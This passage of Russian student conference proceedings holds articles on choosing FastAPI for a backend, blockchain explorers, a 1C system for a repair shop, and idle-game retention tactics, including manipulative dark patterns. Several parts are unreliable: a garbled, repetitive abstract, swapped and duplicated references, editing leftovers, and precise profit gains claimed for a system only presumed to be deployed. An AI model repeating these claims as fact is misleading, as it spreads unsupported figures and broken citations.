В настоящее время все большей популярностью на рынке информационных технологий пользуются SaaS-сервисы. С их помощью пользователи могут решать самые разные задачи в различных областях нашей жизни. Подобные сервисы предлагают удобные, гибкие и масштабируемые решения, существенно упрощающие практически ежедневные задачи, автоматизирующие процессы и позволяющие сфокусироваться на ключевых аспектах бизнеса. Использование SaaS-сервисов можно распространить на управление проектами, а также организацию мероприятий, финансовую и здравоохранительную сферу, сферу образования и др. Одной из технических характеристик SaaS-сервисов является их доступность для широкой аудитории пользователей, что обусловлено облачными технологиями. Однако растущие требования к функциональности, производительности и безопасности таких решений предъявляют серьезные вызовы к разработке программного обеспечения. Для создания масштабируемого и надежного серверного приложения требуется подбор оптимальных технологий и архитектурных подходов, а также инструментов.

Основная часть

Серверная часть приложения это – неотъемлемая часть любого современного веб-сервиса. В ней заключена вся бизнес-логика, взаимодействие с клиентской частью, что является «каркасом» всей системы. Конечно, разрабатывая продукт, мы сталкиваемся с изменчивостью бизнес-логики: появляются новые процессы в приложении, изменяется СУБД, сервис в конце концов становится более обширным, постоянно увеличивающимся. По-другому это называется «Масштабируемая система». Для того, чтобы успешно построить такой сервис, определим, что важно учитывать при выборе средства для разработки серверного приложения:

- возможность взаимодействия с современными СУБД, причем с несколькими одновременно;
- реализация модульности, поддержка многослойных архитектур: вертикальная и горизонтальная масштабируемость, микросервисная архитектура;
- поддержка безопасности приложения, а именно аутентификация и авторизация, шифрование, защита от атак, логирование и мониторинг;

- интеграция с внешними сервисами: API-first подход, работа с очередями сообщений;
- поддержка современных AI-инструментов: ML ops, обработка больших данных;
- простота и скорость разработки.

Исходя из приведенных требований, наиболее подходящими программными средами для реализации является ряд веб-фреймворков. Фреймворк - это в свою очередь специальная оболочка над языком программирования продвигающая ту или иную идеологию разработки приложений (реактивность, компонентный подход и так далее).

Рассмотрим некоторые, самые популярные Фреймворки для разработки серверной части приложений:

Node JS с Express.JS. Язык программирования: JavaScript/TypeScript. Это легковесное решение для разработки серверного приложения. Представляет базовый набор функций для работы с HTTP – запросами, маршрутизацией и создания API. Благодаря асинхронности, способен обрабатывать большое количество одновременных запросов.

Ruby on Rails. Язык программирования: Ruby. Фреймворк для веб-разработки, созданию серверной части. Подход «конвенции важнее конфигурации», что позволяет программистам сосредоточиться на бизнес-логике, а не на настройке инфраструктуры. Имеется встроенная система ORM.

ASP.NET Core. Язык программирования: C#. Кроссплатформенный фреймворк от Microsoft. Высокопроизводительный, поддерживает разные архитектурные стили, встроенная ORM, шаблонизатор. Требователен к ресурсам, сложен в изучении, большой объем кода.

Spring Boot. Язык программирования: Java. Модуль для создания микросервисов и веб-приложений. Автоматизирует многие аспекты настройки, развёртывания приложений. Множество сторонних библиотек, богатая экосистема для работы с БД, гибкость. В силу использования Java, требует большое количество ресурсов: память, процессорные ресурсы. Сложен в конфигурации.

FastAPI. Язык программирования: Python. Современный фреймворк, заточенный на создание API. Имеет очень высокую производительность, наравне с NodeJS. Использует асинхронный подход, поддерживает автоматически генерируемую документацию для API на основе swagger, поддерживает множество сторонних библиотек, автоматическую валидацию данных. Прост в использовании. Идеален для масштабируемых решений.

Ключевой особенностью разрабатываемого серверного приложения является его возможность постоянного взаимодействия с внешней клиентской частью, реализовывая общение через API и высоконагруженность, так как требуется хранить и обрабатывать большое количество динамических данных. Окончательный выбор пал на Фреймворк FastAPI на python. Как уже и было рассмотрено ранее, он высокопроизводительный, современный, прост в написании кода и изучении, имеет множество встроенных механизмов: авторизация, аутентификация, работа с БД. Помимо этого, в сервис для создания мероприятий планируется внедрение элементов искусственного интеллекта, а так как язык программирования python просто незаменим в создании систем такого рода, то FastAPI является более универсальным решением. Отказавшись от использования mvc фреймворков, вроде Django и ASP.NET, мы имеем более гибкую архитектуру, где клиентская часть (фронтенд) и серверная часть (бекенд) это отдельные проекты, где каждая часть может разрабатываться и тестироваться независимо друг от друга, что позволяет команде разработчиков работать параллельно. Архитектура MVC, конечно, имеет свои преимущества, особенно для небольших и простых проектов, разделение на фронтенд и бэкенд предоставляет больше возможностей для масштабирования, и гибкости. Что делает её предпочтительной для большинства современных веб-приложения.

Так же важно отметить и статистическую составляющую по данным программных средствам, ведь использование более популярных систем говорит нам о надежности данного решения, его открытости, большому количеству обучающих материалов и известности в кругах опытных программистов.

Last 28 Days	Repository	Stars	Total
1	payloadcms/payload	3607 ↑205.4%	28.62k
2 ↑2	django/django	1317 ↑139.9%	87.85k
3 ↓1	fastapi/fastapi	976 ↓0.2%	79.31k
4 ↓1	honojs/hono	536 ↓43%	19.6k
5	nestjs/nest	533 ↓1.8%	70.01k
6	gin-gonic/gin	525 ↓0.8%	83.27k
7 ↑1	refinedev/refine	451 ↓2.8%	28.8k
8 ↓1	strapi/strapi	429 ↓16%	66.54k
9 ↑1	spring-projects/spring-boot	372 ↓12.5%	81.72k
10 ↓1	tokio-rs/axum	370 ↓13.3%	18.95k
11	laravel/laravel	330 ↓16%	88.29k
12	expressjs/express	271 ↓22.6%	71.27k
13 ↓3	spring-projects/spring-framework	266 ↓0.7%	61.55k

Рисунок 1 – Статистика использования инструментов веб фреймворков

Как мы видим, выбранный Фреймворк FastAPI занимает тройку лидеров популярности использования за последний период, рейтинг динамический, информация приведена за последний месяц.

Заключение

Подведём итог. Для создания серверной (бекенд) части веб-приложения «Конструктор мероприятий» были выделены необходимые критерии для программных средств, рассмотрены различные инструменты (фреймворки) для разных языков программирования, выделены их достоинства и недостатки. Под конкретный веб-сервис был выбран фреймворк FastAPI, благодаря его простоте, производительности, масштабируемости и удобной интеграции с современными технологиями, включая элементы машинного обучения. FastAPI позволяет реализовать RESTful API, обеспечивает высокую скорость обработки запросов, качественную документацию и лёгкую интеграцию с базами данных. Выбор этого инструмента способствует созданию надёжного, гибкого и удобного для пользователей приложения, которое отвечает современным требованиям производительности, масштабируемости и безопасности, а также позволяет в дальнейшем расширять функционал [1 - 4].

СПИСОК ИСТОЧНИКОВ

1. Шаповалов, Е. Э. Проектирование конструктора онлайн-хакатонов / Е. Э. Шаповалов, Е. Б. Абарникова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 72-74. – DOI 10.17084/978-5-7765-1502-6-2022-74. – EDN EHVRVS.
2. Habr : веб-сайт о программировании : сайт. – Москва, 2006 – . – URL: <https://metanit.com/nosql/mongodb/1.1.php> (дата обращения 04.12.2024). – Режим доступа: свободный.
3. Metanit : веб-сайт о программировании : сайт. – Москва, 2012 – . – URL: <https://habr.com/ru/post/457580> (дата обращения 04.12.2024). – Режим доступа: свободный.
4. Шаповалов, Е. Э. Проектирование конструктора онлайн-хакатонов / Е. Э. Шаповалов, Е. Б. Абарникова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 72-74. – DOI 10.17084/978-5-7765-1502-6-2022-74. – EDN EHVRVS.

УДК 004.056

Стародубцев Иван Владимирович, студент, Комсомольский-на-Амуре государственный университет

Starodubtsev Ivan Vladimirovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

РОЛЬ БЛОКЧЕЙН-ЭКСПЛОРЕР В КРИПТОСИСТЕМЕ

THE ROLE OF THE BLOCKCHAIN EXPLORER IN THE CRYPTOSYSTEM

Аннотация. Блокчейн экосистемы – это широко распространенная проблема, которая может быть изучена только новичками в криптовалюте и даже опытными пользователями, которые уже имели дело с управлением и мониторингом крипто валютных транзакций. Большим количеством топовых блокчейн-экосистем ежедневно пользуются миллионы пользователей. Большим количеством топовых блокчейн-экосистем ежедневно пользуются миллионы пользователей.

Abstract. The blockchain ecosystem is a widespread problem that can only be studied by beginners in crypto currency and even experienced users who have already dealt with the management and monitoring of crypto currency transactions. Millions of users use a large number of top blockchain ecosystems every day. A large number of top blockchain ecosystems are used by millions of users every day.

Ключевые слова: блокчейн браузер, блокчейн, криптовалюта, блокчейн-экосистема, хэш транзакция.

Key words: blockchain browser, blockchain, cryptocurrency, blockchain ecosystem, hash transaction.

Введение

Каждая экосистема блокчейна обладает особыми характеристиками, и выбор блокчейн-браузера определяется стремлениями пользователя. К примеру, если вы активно работаете с транзакциями Bitcoin, рекомендуется использовать специализированный браузер для Bitcoin, который предоставит подробную информацию о каждом блоке и транзакции, включая дату, время и величину комиссии. Аналогично, для Ethereum и других криптовалют существуют свои специализированные браузеры, адаптированные к их технологиям и протоколам. Блокчейн-браузеры дают доступ не только к истории транзакций, но и к ряду метрик, таким как хэш-рейты, сложность добычи и количество активных адресов. Эти сведения могут быть полезны как для разработчиков, так и для инвесторов, желающих проанализировать текущее состояние рынка. Также стоит упомянуть, что некоторые браузеры блокчейна предлагают дополнительные функции, такие как прогнозирование транзакционных комиссий и интеграцию с криптовалютными кошельками. Кроме того, существуют специализированные платформы, которые предоставляют аналитические средства для углубленного анализа данных. Кроме того, для разработчиков важны функции, связанные с тестированием децентрализованных приложений (DApps). Блокчейн-браузеры часто интегрируются с тестовыми сетями, что обеспечивает возможность разработать, отладить и протестировать свои проекты в безопасной среде. Это снижает риски ошибки при развертывании на основных сетях и позволяет своевременно выявлять уязвимости в коде [1].

Основная часть

Мониторинг активности в блокчейне стал ключевым аспектом для тех, кто стремится избежать мошенничества или гарантировать безопасность своих средств. После

использования браузера Cryptomus пользователи получают возможность более глубоко понять связь между транзакциями и их подтверждениями в системе. Каждая запись фиксируется в блоках, последовательно связанных друг с другом, образуя цепочку. Это препятствует изменению уже зафиксированных данных, что обеспечивает высокий уровень защиты. Однако, несмотря на надежность, сложности отслеживания могут возникать из-за обилия данных, что требует от пользователей навыков работы с инструментами визуализации [2].

Кроме того, многих интересует не только текущее состояние транзакций, но и их история. Блокчейн-браузер предоставляет возможность изучения как актуального статуса, так и предшествующих операций с конкретным адресом. Это может быть крайне важно для подтверждения законности средств или анализа потоков. Пользователи, желающие оптимизировать свою деятельность в криптовалютной сфере, должны учитывать возможность настройки уведомлений о состоянии транзакций. Многие браузеры предлагают такую функцию, что особенно полезно для трейдеров, следящих за рыночными колебаниями. Важно также правильно выбрать блокчейн-браузер, что повлияет на эффективность работы в криптом мире. Пользователям рекомендуется исследовать различные инструменты и функции конкретных сервисов для более осознанных транзакций и инвестиционных решений [3].

Кроме того, пользователям стоит обратить внимание на уровень анонимности и конфиденциальности, который предлагает тот или иной блокчейн-браузер. Некоторые платформы обеспечивают более высокий уровень защиты данных пользователей, что важно для тех, кто ценит свою личную информацию. Эта функция может защитить от нежелательных слежек и помочь избежать потенциальных рисков, связанных с утечками данных.

Анализ сетевой активности также играет важную роль в принятии обоснованных инвестиционных решений. Разнообразные аналитические инструменты, доступные в браузерах, позволяют пользователям отслеживать тенденции, выявлять паттерны и анализировать действия крупных игроков на рынке. Это знание может быть использовано для формирования стратегий и минимизации рисков.

Кроме того, интеграция с другими сервисами, такими как платформы для обмена криптовалютой или кошельки, значительно упрощает пользователям взаимодействие с их активами. Возможность быстро переключаться между различными приложениями повышает общую эффективность управления активами и дает больше возможностей для оптимизации торговых операций [4].

Технологические новшества, внедряемые в блокчейн-браузеры, также способствуют автоматизации процессов мониторинга. Пользователи могут настраивать алгоритмы для отслеживания изменений в реальном времени, что существенно упрощает анализ информации и сокращает время на принятие решений. Возможность интеграции с системами машинного обучения позволяет предсказывать поведение рынка на основе исторических данных, что в свою очередь может привести к более грамотным инвестиционным стратегиям.

Стоит отметить, что сообщество разработчиков активно работает над улучшением интерфейсов блокчейн-браузеров, делая их более интуитивно понятными и доступными для широкой аудитории. Такой подход помогает пользователям, не обладающим техническими навыками, без особых проблем выполнять сложные операции и следить за динамикой транзакций. Наличие обучающих материалов и поддержка со стороны сообщества также способствует повышению общей информированности и безопасности пользователей.

Также важно помнить о законодательных аспектах, связанных с использованием блокчейн-технологий. Пользователям следует быть в курсе изменений в законодательстве, касающихся криптовалют, так как это может значительно повлиять на их деятель-

ность. Применение надежных блокчейн-браузеров в сочетании с соблюдением правовых норм может стать залогом успешного управления активами и предотвращения юридических рисков [5].

В конечном итоге, активное использование блокчейн-браузеров позволяет не только повысить уровень безопасности транзакций, но и значительно улучшить общее понимание процессов, происходящих в криптовалютном мире. Пользователи, обращающие внимание на эти аспекты, могут избегать множества подводных камней и принимать более обоснованные решения.

Заключение

Разнообразие блокчейн-экосистем предоставляет пользователям широкий спектр возможностей для инвестирования, торговли и разработки децентрализованных приложений (DApps). Важнейшим аспектом выбора блокчейн-экосистемы является понимание каждого индивидуального инструмента и его особенностей. Пользователи должны научиться различать все тонкости различных Crypto explorer, чтобы избежать путаницы и обеспечить максимальную безопасность своих активов. С ростом технологий, требования к участникам рынка будут только увеличиваться, и понимание этих нюансов становится залогом успешного взаимодействия с криптовалютами.

Необходимо также учитывать и сообщество, стоящее за конкретной экосистемой. Активные разработчики и инвесторы могут повлиять на рост и устойчивость проекта в долгосрочной перспективе. Платформы с сильным сообществом часто имеют больше возможностей для внедрения обновлений и улучшений, что в свою очередь способствует инновациям в сфере децентрализованных приложений.

Ключевую роль в выборе блокчейн-экосистемы также играет уровень прозрачности и безопасности, которым она располагает. Пользователи должны обращать внимание на механизмы консенсуса, используемые в сети, такие как Proof of Work или Proof of Stake, так как они определяют не только скорость транзакций, но и надежность всей системы.

Не менее важным аспектом является удобство интерфейса и доступность инструментов для разработчиков. Хорошо продуманные API, поддержка языков программирования и наличие библиотек могут существенно облегчить процесс создания DApps. Это позволяет разработчикам сосредоточиться на функциональности своих приложений, минимизируя время на интеграцию с блокчейн-технологиями.

Пользователи должны не только ознакомиться с техническими характеристиками экосистемы, но и быть в курсе изменений в нормативных актах.

СПИСОК ИСТОЧНИКОВ

1. Обласов, А. А. Внедрение баз данных в искусственный интеллект / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 96-8. – С. 157-159. – DOI 10.18411/trnio-04-2023-437. – EDN NMVLFT.
2. Обласов, А. А. Технологии цифровой трансформации / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 104-14. – С. 99-103. – DOI 10.18411/trnio-12-2023-793. – EDN RFSATE.
3. Измоленов, В. С. Применение больших данных / В. С. Измоленов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 389-391. – EDN GWPSRK.
4. Миронов, Д. И. Проблема больших данных / Д. И. Миронов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: Материалы IV Всероссийской национальной научной конференции студентов, аспи-

рантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 249-251. – EDN GMUZCP.

5. Пехтелева, В. В. Анализ технологии "большие данные" / В. В. Пехтелева, С. К. Кузнецова, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 437-438. – DOI 10.17084/ 978-5-7765-1509-5-2022-437. – EDN DKZORQ.

УДК 004.67

Тихомирова Арина Денисовна, студент, Комсомольский-на-Амуре государственный университет

Tikhomirova Arina Denisovna, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kotlyarov Valeriy Petrovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ИНФОРМАЦИОННАЯ СИСТЕМА ДЛЯ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ПРЕДПРИЯТИЯ ПО РЕМОНТУ ЭЛЕКТРООБОРУДОВАНИЯ AN INFORMATION SYSTEM FOR IMPROVING THE EFFICIENCY OF AN ELECTRICAL EQUIPMENT REPAIR COMPANY

Аннотация. Статья посвящена созданию информационной системы (ИС) на платформе «1С: Предприятие» для повышения эффективности предприятия по ремонту оборудования. Цель исследования – разработка ИС. Предприятие «СТИЛ» выбрано в качестве объекта исследования из-за отсутствия автоматизации процессов. Разработанная ИС позволит автоматизировать учёт заказов, контроль выполнения работ, управление ресурсами и финансовыми потоками, а авторизация обеспечит безопасность данных [1. Курманбай]. Новизна работы состоит в создании специализированной ИС для предприятия по ремонту оборудования, упрощающей работу руководства за счёт автоматизации рутинных операций и хранения больших объёмов данных, что позволит принимать более оперативные и обоснованные решения, повышая общую эффективность бизнеса.

Abstract. The article is devoted to the creation of an information system (IS) on the 1C: Enterprise platform to improve the efficiency of an equipment repair company. The purpose of the research is to develop an IC that automates the operations of an enterprise, reducing labor costs and work execution time. The STIHL enterprise was chosen as the object of research due to the lack of automation of processes. The developed IP will automate the accounting of orders, control of work, management of resources and financial flows, and authorization will ensure data security [1]. The novelty of the work consists in creating a specialized IS for an equipment repair company, simplifying the work of management by automating routine operations and storing large amounts of data, which will allow making more prompt and informed decisions, increasing overall business efficiency.

Ключевые слова: информационная система, автоматизация управления, повышение эффективности, предприятие ремонта, 1С предприятие.

Key words: information system, control automation, efficiency improvement, repair company, 1C enterprise.

Введение

Актуальность разработки и внедрения современных ИС для предприятий обусловлена острой необходимостью повышения эффективности и производительности труда в условиях растущей конкуренции. Механизация и автоматизация производства уже доказали свою эффективность, однако дальнейший рост требует поиска новых решений. Автоматизация, как наиболее эффективная система управления, гарантирует высокое качество выполняемых работ и частично освобождает человека от рутинных операций [на стр. 362, на стр. 362]. В связи с этим, цель данной работы – разработка ИС, способной автоматизировать ключевые операции предприятия, тем самым сокращая трудозатраты и время выполнения работ. Традиционные методы повышения эффективности, такие как сокращение затрат (рискуящие снизить качество материалов или количество персонала) или даже бережливое производство, требуют значительных временных затрат и не всегда гарантируют желаемый результат. Процессный подход (рисунок 1), хотя и способствует оптимизации бизнес-процессов, не в полной мере решает проблему повышения производительности без применения современных информационных технологий. Именно использование инновационных ИС, способных адаптироваться к динамично меняющимся условиям рынка, является ключевым фактором конкурентоспособности и обеспечения устойчивого роста предприятия. В качестве примера можно привести широкое применение таких систем, как “1С: Предприятие 8.3”. Таким образом, разработка и внедрение предлагаемой ИС является актуальной и своевременной задачей.

Данная область исследований достаточно хорошо изучена и ИС разработана.




Рисунок 1 – Модель бизнес-процессов в предприятии

Основная часть

В Комсомольске-на-Амуре с ростом числа дачников и строительных работ, возрос спрос на ремонт электроинструментов. Речь идёт о широком спектре оборудования, включая электропилы, газонокосилки, погружные насосы и другие устройства, необходимые для проведения ремонтных и строительных работ. Местный сервисный центр, специализирующийся на ремонте данного типа оборудования и основанный в 2017 году, в настоящее время функционирует на основе устаревшей системы учёта, основанной на использовании бумажных журналов, а также программ Microsoft Word и Excel. Такой подход неизбежно приводит к возникновению ошибок в учёте, задержкам в обработке информации и существенно затрудняет проведение качественного анализа деятельности предприятия [4. Завозкин]. Отсутствие автоматизации снижает эффективность работы и может привести к потере клиентов и сотрудников.

Для решения обозначенных проблем и повышения конкурентоспособности сервисного центра необходима разработка и внедрение современной информационной системы, обеспечивающей автоматизацию всех ключевых аспектов его деятельности. Это включает в себя автоматизацию учёта клиентов, сотрудников, ремонтируемого оборудования, запасных частей и комплектующих. Ключевым преимуществом новой системы станет возможность проведения углубленного анализа данных и автоматизирован-

ной генерации отчётов, необходимых для принятия управленческих решений. Внедрение такой системы позволит существенно повысить эффективность работы предприятия, улучшить качество обслуживания клиентов и укрепить его позиции на конкурентном рынке.

В небольшом предприятии работает четыре человека, включая директора. Всего в работе задействовано: 2 мастера, 1 диспетчер. Работа возглавляется директором, а в сервисе – диспетчером, которому подчиняются мастера. Всего предприятие использует 5 основных бизнес-процессов: закупка деталей, приёмка оборудования, диагностика, выполнение ремонта, выдача оборудования. В разработанной на «1С: Предприятие 8.3» ИС созданы справочники (клиенты, сотрудники, номенклатура и т.д.), документы (поступление деталей, оказание услуги и т.д.), регистры накопления и сведений, регистр бухгалтерии и расчёта зарплаты, а также отчёты для анализа деятельности [5. Гвоздева].

Итоговый вид информационной системы имеет следующий вид (рисунок 2).




Рисунок 2 – Вид ИС

Заключение

После предполагаемого внедрения ИС в деятельность предприятия по ремонту эффективность увеличилась на 10 % в основных процессах и на 60 % в управленческой деятельности. Внедрение информационной системы повысило эффективность предприятия по ремонту в 1,5 раза. Ежемесячно благодаря ИС экономится 360 часов (≈ 72000 рублей зарплаты). Прибыль в процессах диагностики, ремонта и управленческой деятельности выросла на 150 %, а потери времени сократились в 5 раз. Система высвободила время сотрудников для более важных задач, увеличив прибыль и снизив затраты.

СПИСОК ИСТОЧНИКОВ

1. Курманбай, А. К. Разработанная система критериев информационной безопасности при внедрении информационных систем / А. К. Курманбай, Ш. С. Нозирзода. – М.: ТПУ, 2016. – 175-178 с. – EDN VZGJZN.
2. Дробязко, О. Н. Вопросы использования терминов «Автоматизированная система», «Информационная система» и «Автоматизированная информационная система» / О. Н. Дробязко. – Барнаул : Алтайский государственный технический университет, 2014. – 514-618 с. – EDN TYEWKP.
3. Койнов, И. М. Информационная система «Внутренняя управленческая аналитическая информационная система ERP на базе 1С» / И. М. Койнов, О. В. Манылова, А. М. Нуриев, Н. Р. Хазгалиева, А. Д. Ганиева, А. З. Ибрагимов, Е. Н. Батулин, М. В. Рязанцев. – М.: ООО «РН-БашНИПИнефть», 2024. – 234 с. – EDN TWUWJW.
4. Завозкин, С. Ю. Информационное обеспечение интеграции информационных систем на основе системы электронного документооборота / С. Ю. Завозкин. – Кемерово : Кемеровский государственный университет, 2007. – 218 с. – EDN TИHXAR.
5. Гвоздева, Т. В. Проектирование информационных систем. Стандартизация, техническое документирование информационных систем / Т. В. Гвоздева, Б. А. Баллод. – Санкт-Петербург : Изд. «Лань», 2021. – 216 с. – ISBN 978-5-8114-8414-0. – EDN KWKBDB.

УДК 004.5

Усынин Макар Валерьевич, студент, Комсомольский-на-Амуре государственный университет

Usynin Makar Valerievich, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

УДЕРЖАНИЕ ИГРОКОВ В IDLE ИГРАХ RETENTION OF PLAYERS IN IDLE GAMES

Аннотация. В данной статье рассматриваются различные подходы, особенности и методы, применяемые разработчиками мобильных игр для удержания пользователей в idle-играх. Рассматривает удержание пользователей с точки зрения игрового дизайна, с точки зрения продвижения мобильных игр и с психологической точки зрения. Как итог работы собран наиболее полный список различных методов удержания пользователей в idle-играх.

Abstract. This article discusses various approaches, features and methods used by mobile game developers to retain users in idle games. Looks at user retention from a game design perspective, a mobile game promotion perspective, and a psychological perspective. As a result of the work, the most complete list of various methods of retaining users in idle games has been compiled.

Ключевые слова: игры, idle-игры, игры кликеры, психология, методы удержания внимания, мобильные игры.

Key words: games, idle games, clicker games, psychology, methods of maintaining attention, mobile games.

Введение

С развитием компьютерных технологий все большей популярностью пользуются видеоигры. Видеоигры начали свой путь с игровых автоматов, перешли на персональные компьютеры, а с развитием сенсорных телефонов и на телефоны. Игровая индустрия росла и развивалась, появлялось всё больше компаний, нацеленных на получение выгоды. Данные компании разработали много игр не имеющие смысла, но привлекающие пользователей. Заметив определённые закономерности и идеи, Эрик Фредиксен разработал шуточную и абсолютно бессмысленную игру Progress Quest, ставшую первой idle-игрой и породившей целый видеоигровой феномен, феномен idle-игр [2]. Idle-игры, не имеющие с точки зрения игрового дизайна ни единого шанса на успех, начали набирать огромную популярность среди игроков [3, 4]. Idle-игры сделали огромный вклад в развитие видеоигр, и принесли компаниям огромную прибыль. Использование методов из idle-игр в своих проектах может значительно увеличить конкурентоспособность разрабатываемой игры, к какому бы жанру она не принадлежала

Основная часть

Начнём с основных концепций. Idle-игры стали феноменом современной игровой индустрии во многом из-за их психологического воздействия. Основных эффектов два.

Первый заключается в том, что idle-игра является «Ящиком Скиннера». Само по себе это не является чем-то новым, такая механика используется во многих играх. Для того чтобы показать пользователю как продвигаться по игре, игрока обучают, используя как положительные награды, так и отрицательные. Феноменальность заключается в

том, что данный эффект в idle-играх упрощен до такой степени, что их может быть сложно назвать играми.

Второй заключается в стремлении к накопительству и боязни потери. Основная валюта игры всегда растёт, и пользователь точно знает, что она никуда не пропадёт. Это одновременно задействует тягу к накоплению, и уменьшает страх потери.

Также стоит отметить, что из-за человеческого восприятия чисел, несмотря на непонимание действительной величины числа, пользователю нравится наблюдать за растущим числом.

Кроме этих эффектов существует еще множество влияющих на пользователя эффектов:

1. Эффект невозвратных потерь: усилия, затраченные на достижение прогресса, повышают ценность возвращения в игру. Ощущение потери прогресса становится сильным стимулом к продолжению игрового процесса, особенно когда прогресс усиливается бустерами и бонусами.

2. Эффект обладания: игроки возвращаются в игру, заботясь о купленных предметах. Этот механизм делает игровые активы более ценными в глазах игроков, что мотивирует их продолжать играть.

3. Эффект стартового прогресса: игрокам предлагается воспользоваться реферальной системой, для получения большего стартового прогресса.

4. Эффект градиента цели: чем ближе игрок к достижению цели, тем больше его нежелание отказаться от игры. В idle-играх сложность и награды растут ступенчатым образом, игровой дизайн настраивается таким образом, чтобы цель всегда была достижимой.

Методы теневого дизайна:

1. При выборе из нескольких опций одна из альтернатив указывается в качестве выбора по умолчанию. Подобный эффект статуса-кво увеличивает вероятность того, что игрок выберет именно этот вариант.

2. Игрокам постоянно напоминают о текущем статусе прогресса, новых заданиях и возвращают к игровым сессиям.

3. Игра постоянно напоминает о текущем прогрессе и новых заданиях, что помогает поддерживать вовлеченность. При этом сами задания не меняются, меняться лишь их визуальное наполнение, что задаёт понятный пользователю темп игры и формирует устойчивое ожидание награды. Это приводит к привязке к ограниченным доходам из игры, таким как ежедневные или еженедельные задания.

4. Иногда игры не требуют активного участия, достаточно включенного экрана. Покупка бонусов позволяет игроку комфортно продолжать игру. Наблюдение за прогрессом, даже если он не имеет реального значения, приносит пользователям удовольствие и является ценным игровым опытом.

Далее стоит поговорить об idle-играх с точки зрения игрового дизайна, современные idle-игры являются комплексными проектами, в которых учитываются многие аспекты игрового дизайна.

Для вовлечения пользователя в игру используются обучение, подсказки и другие способы понижения порога вхождения в игру, что делает игру более доступной для пользователей.

Для того чтобы пользователь не мог оставить игру на неделю, а затем вернуться и получить значительный прогресс, была введена механика ограничения времени, в которое при отсутствии пользователя будут копиться ресурсы. Это побуждает пользователя чаще заходить в игру и покупать за реальные деньги бонусы для ускорения прогресса.

Для того чтобы дольше удерживать пользователя в игре, была введена механика престижа, позволяющая сбросить прогресс и получить постоянный бонус к скорости

заработка. Благодаря бонусу, пользователь тратит небольшое время, чтобы догнать свой прошлый прогресс, а затем начинает открывать новый внутриигровой контент.

Вышеперечисленные аспекты, встречаются в большинстве idle-игр, далее будут описываться менее распространенные методы игрового дизайна, но не менее действенные.

Визуальная составляющая игры, некоторые idle-проекты, либо активно используют визуальную составляющую, создают стилистику своей игры, используют анимации, эффекты, глубину цветов, либо делают её абсолютной идеей, создавая гладкую красивую картинку или наоборот очень яркую и постоянно меняющуюся.

Аудио составляющая игры, в idle проектах часто стараются сделать, простые, ненавязчивые мелодии. В них часто используются звуки различных эффектов, действий, особенно звуки, дающие приятную обратную связь к действиям пользователя.

Оригинальная идея, многие idle-проекты привлекают пользователя какой-то оригинальной идеей, это может быть, как интересная небольшая игровая вселенная, так и какое-то новое сочетание жанров.

